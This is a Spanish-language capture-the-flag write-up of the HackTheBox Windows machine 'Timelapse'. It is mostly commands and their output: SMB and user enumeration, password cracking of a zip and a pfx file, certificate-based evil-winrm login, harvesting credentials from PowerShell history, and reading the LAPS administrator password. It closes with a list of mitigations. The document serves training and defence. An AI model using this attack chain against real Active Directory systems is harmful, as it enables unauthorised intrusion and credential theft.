
Timelapse (HackTheBox)

Máquina: Timelapse
SO: Windows
IP: 10.10.11.152
Fecha: 2025-10-20
Herramientas: ping, nmap, smbclient, crackmapexec, evil-winrm, openssl, john (zip2john, pfx2john)
Dificultad: Easy
Tipo de informe: POC + comandos utilizados + Conclusiones

Enumeración

Empezamos enumerando la máquina con al herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.



Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.
Puertos TCP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 09:30 EDT
Nmap scan report for 10.10.11.152
Host is up, received user-set (0.068s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5986/tcp  open  wsmans           syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 09:31 EDT
Nmap scan report for 10.10.11.152
Host is up, received user-set (0.050s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
389/udp open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sCV -O -p53,88,135,389,445,464,593,636,3268,3269,5985,9389 -oN versiones.txt 10.10.11.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 09:32 EDT
Nmap scan report for 10.10.11.152
Host is up (0.087s latency).

PORT     STATE    SERVICE          VERSION
53/tcp   open     domain           Simple DNS Plus
88/tcp   open     kerberos-sec     Microsoft Windows Kerberos (server time: 2025-10-20 21:33:05Z)
135/tcp  open     msrpc            Microsoft Windows RPC
389/tcp  open     ldap             Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site:
-First-Site-Name)
445/tcp  open     microsoft-ds?
464/tcp  open     kpasswd5?
593/tcp  open     ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp  open     ldapssl?
3268/tcp open     ldap             Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site:
-First-Site-Name)
3269/tcp open     globalcatLDAPssl?
5985/tcp filtered wsman
9389/tcp open     mc-nmf           .NET Message Framing
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Se identificaron varios usuarios a través de la herramienta "crackmapexec".
Estos usuarios fueron enumerados a través del usuario "guest".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.152 -u guest -p "" --rid-brute | grep SidTypeUser | cut -f2 -d'\' | cut -f1 -d'('
Administrator
Guest
krbtgt
DC01$
thecybergeek
payl0ad
legacyy
sinfulz
babywyrm
DB01$
WEB01$
DEV01$
svc_deploy
```

RID Brute es utilizado para enumerar usuarios del sistema usando la fuerza bruta, por defecto "--rid-brute" lo hará hasta el número 4000

También se identificó que se puede enumerar y acceder a SMB de forma anónima.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -N -L //10.10.11.152

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
```

En la carpeta "Shares" se identificaron varios subdirectorios con varios archivos.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -N //10.10.11.152/shares
Try "help" to get a list of possible commands.
smb: \> dir Dev\
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021

                6367231 blocks of size 4096. 1200577 blocks available
smb: \> dir HelpDesk\
  .                                   D        0  Mon Oct 25 11:48:42 2021
  ..                                  D        0  Mon Oct 25 11:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 10:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 10:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 10:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 10:57:44 2021
```

De los archivos encontrados solo "winrm_backup.zip" nos será de utilidad

Explotation

Al intentar descomprimir "winrm_backup.zip" nos pedirá una contraseña que no tenemos, por lo que usaremos "zip2john".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# zip2john winrm_backup.zip > zip.john
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmple
=12EC5683 ts=72AA cs=72aa type=8

┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# l
algo.py  puertos.txt  puertosU.txt  users.txt  versiones.txt  winrm_backup.zip  zip.john

┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# john zip.john -w  /usr/share/wordlists/rockyou.txt
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
```

Objetivo: Nos conectaremos mediante "evil-winrm", pero necesitaremos una "key" y un "certificate" del usuario "legacyy".

Usaremos la herramienta "openssl", pero nos pedirá una credencial que no tenemos.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
Enter Import Password:
Mac verify error: invalid password?
```

Entonces usaremos "pfx2john" y "john" para descubrir la contraseña.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─#  john pfx.john -wordlist:/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:23 DONE (2025-10-20 10:28) 0.04291g/s 138712p/s 138712c/s 138712C/s thuglife06..throughthemaze
Use the "--show" option to display all of the cracked passwords reliably
```

Y ahora sí, creamos la "key.pem" y "cert.pem", y nos conectarnos al usuario "legacyy" a través de evil-winrm.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
Enter Import Password:
```

Parámetros:

- -in: archivo de entrada (pfx)
- -out: archivo de salida (pem)
- -nodes: contraseña sin cifrado
- -nocerts: solo extrae claves privadas

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
Enter Import Password:
```

Parámetros:

- -nokeys: solo extrae certificados

Finalmente nos podemos conectar al sistema con el usuario "legacyy".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.152 -c cert.pem -k key.pem -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby
module Reline

Data: For more information, check Evil-WinRM GitHub: htt
on

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
```

Post-Explotation

Una vez dentro del sistema como usuario "legacyy", identificamos el fichero "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt" como un fichero con información sensible.
Pues contiene credenciales y usuario.

```
*Evil-WinRM* PS C:\Windows\System32\Wbem> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_his
tory.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Fichero equivalente a .bash_history en Linux

Ahora nos conectaremos al sistema con el nuevo usuario.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackpl
on

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

Escalada horizontal (pivoting entre usuarios)

En el nuevo usuario, identificamos que pertenece al grupo "LAPS_Readers".
Este grupo es usado para controlar las cuentas y credenciales del Active Directory.

Para ver las credenciales del usuario administrador usaremos "Get-ADComputer".
Pues el atributo "ms-mcs-admpwd" se puede usar cuando se tienen permisos LAPS.

```
*Evil-WinRM* PS C:\Users\svc_deploy\AdmPwd.PS> Get-ADComputer DC01 -property 'ms-mcs-admpwd'


DistinguishedName : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName       : dc01.timelapse.htb
Enabled           : True
ms-mcs-admpwd     : +]tNo$SR3%/W+&,/#5]iZ$2y
Name              : DC01
ObjectClass       : computer
ObjectGUID        : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName    : DC01$
SID               : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName :
```

ms-mcs-admpwd es la contraseña del administrador del sistema

Por lo tanto, accedemos por "evil-winrm".
Obteniendo control total del sistema.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.152 -u administrator -p '+]tNo$SR3%/W+&,/#5]iZ$2y' -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined me
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplaye
on

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
```

Conclusiones

Esta máquina de Hack The Box (Timelapse) fue bastante dinámica.
Con la enumeración encontramos un zip, que con John obtuvimos certificados y llaves para conectar al sistema.
Luego vimos el historial de Powershell obteniendo otro usuario.
Finalmente, con el nuevo usuario y permisos de Grupo LAPS, se pudo leer fácilmente la contraseña de Administrador.

Mitigaciones

Prioridad alta

1. Limitar/Eliminar acceso LAPS
2. Rotar credenciales expuestas
3. Eliminar artefactos expuestos (pfx)

Prioridad media

1. Políticas seguras sobre contraseñas
2. Restringir cuentas con acceso a recursos compartidos

Prioridad baja

1. Aplicar metodologías Zero-Trust y Privilegio Mínimo
2. Fortalecer WinRM y SMB